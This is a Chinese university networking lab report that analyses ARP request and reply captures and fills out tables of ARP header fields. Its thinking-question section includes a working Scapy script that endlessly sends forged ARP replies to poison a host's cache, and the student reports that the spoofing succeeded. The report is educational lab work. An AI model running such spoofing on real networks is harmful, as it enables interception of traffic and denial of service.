
**两者分别为ARP请求报文和ARP应答报文**




**可以看到在以太网中ARP 协议类型的代码值是0x0806,表明该帧封装的是ARP协议的数据。**

1. **打开arp-2,比较两次捕获的报文有何区别?分析其原因。**

**PC1的arp-2:**



**PC2的arp-2:**



**区别：**

**与arp-1相比arp-2的arp数据包出现在ICMP报文之后,且arp-2有4条arp报文,arp-1有2条arp报文，且arp-1的请求报文是通过广播的方式传递的，而arp-2是两台主机之间通信的。**


**原因:**

**arp-1的 ping之前PC1没有PC2的MAC地址，需要向本地网段发起一个ARP请求的广播包,查询此目的主机对应的 MAC地址。**


**而arp-2的ping之前，已经有了，所以ping之前不需要广播获取，直接使用arp映射表中的PC2的MAC地址进行ping。ping完之后，两台主机点对点地发送arp请求和响应报文，互相获取对方最新的MAC地址并进行更新本地地arp地址映射表。**

1. **根据ARP报文格式,分析arp-1中ARP报文的结构,将数据填入表。**

**这里选择分析PC1的arp-1中arp的报文:**




**点开ARP请求报文:**



|  |  |
| --- | --- |
| **ARP请求报文** | |
| **字段** | **报文信息及参数** |
| **硬件类型** | **Etehrnet(1)** |
| **协议类型** | **IPv4(0x0800)** |
| **硬件地址长度** | **6** |
| **协议地址长度** | **4** |
| **操作** | **request(1)** |
| **源物理地址** | **Shenzhen\_0e:ad:0b（44:33:4c:0e:ad:0b）** |
| **源IP地址** | **192.168.1.10** |
| **目的物理地址** | **00:00:00\_00:00:00（00:00:00:00:00:00）** |
| **目的IP地址** | **192.168.1.20** |

**点开ARP应答报文:**



|  |  |
| --- | --- |
| **ARP应答报文** | |
| **字段** | **报文信息及参数** |
| **硬件类型** | **Ethernet(1)** |
| **协议类型** | **IPv4(0x0800)** |
| **硬件地址长度** | **6** |
| **协议地址长度** | **4** |
| **操作** | **reply(2)** |
| **源物理地址** | **44:33:4c:0e:c2:df** |
| **源IP地址** | **192.168.1.20** |
| **目的物理地址** | **44:33:4c:0e:ad:0b** |
| **目的IP地址** | **192.168.1.10** |

**【实验思考】**

**(1)通过构造特殊的ARP请求包或响应包包含错误的IP 地址和MAC地址的对应关系并发送到网络实现ARP协议的欺骗实验。讨论ARP协议能欺骗成功的原因。**

**借鉴其他同学的代码使用第三台电脑PC3循环向PC1发送伪装成PC2的虚假MAC地址**

from scapy.all import \*

# 目标IP和伪装IP

target\_ip = "192.168.1.10"  # 主机A的IP

spoofed\_ip = "192.168.1.20"  # 伪装成的IP

# 获取主机A的MAC地址

target\_mac = getmacbyip(target\_ip)

# 构建ARP响应，将主机A的IP映射到主机B的MAC地址


arp\_response = ARP(pdst=target\_ip, hwdst=target\_mac, psrc=spoofed\_ip, op="is-at")

# 发送ARP响应


while True:

    send(arp\_response, verbose=1)

**PC2真实的物理地址:**




**PC3真实的物理地址:**




**在PC3上运行上面的代码**

**发现没有执行任何其他操作时，并没有收到PC2虚假的MAC地址,但执行ping PC2后，成功收到了 PC2虚假的MAC地址且此时ping PC2已经ping不通了，成功实现了 arp欺骗。**



1. **讨论防止ARP欺骗的方法。例如使用arp -s 建立静态的ARP映射再次使用ARP欺骗方法,并使用arp-a判断欺骗是否成功。**
2. **(3)分析ARP协议在同一网段内和不同网段间的解析过程如图2-21所示。**

****

**PC1 ping PC2,写出ARP协议在同一网段内和不同网段间的解析过程，比较ARP协议的解析过程有何异同点?**

**假设实验中所用的交换机是三层交换机,通过 VLAN 路由的方法将不在同一网段的PC1和PC2相ping通,重做上述实验。**

**实验报告：**

1. 【报告要求】 实验过程、结果截图；
2. 回答各步骤问题；
3. 回答实验思考问题(里面的实验选做，要生成特殊数据包，可以用借助工具 hping, scapy.)；
4. 12月3日（周日）晚上11:59前提交实验报告电子版。
5. 到请发邮件到： zhanghy365@mail2.sysu.edu.cn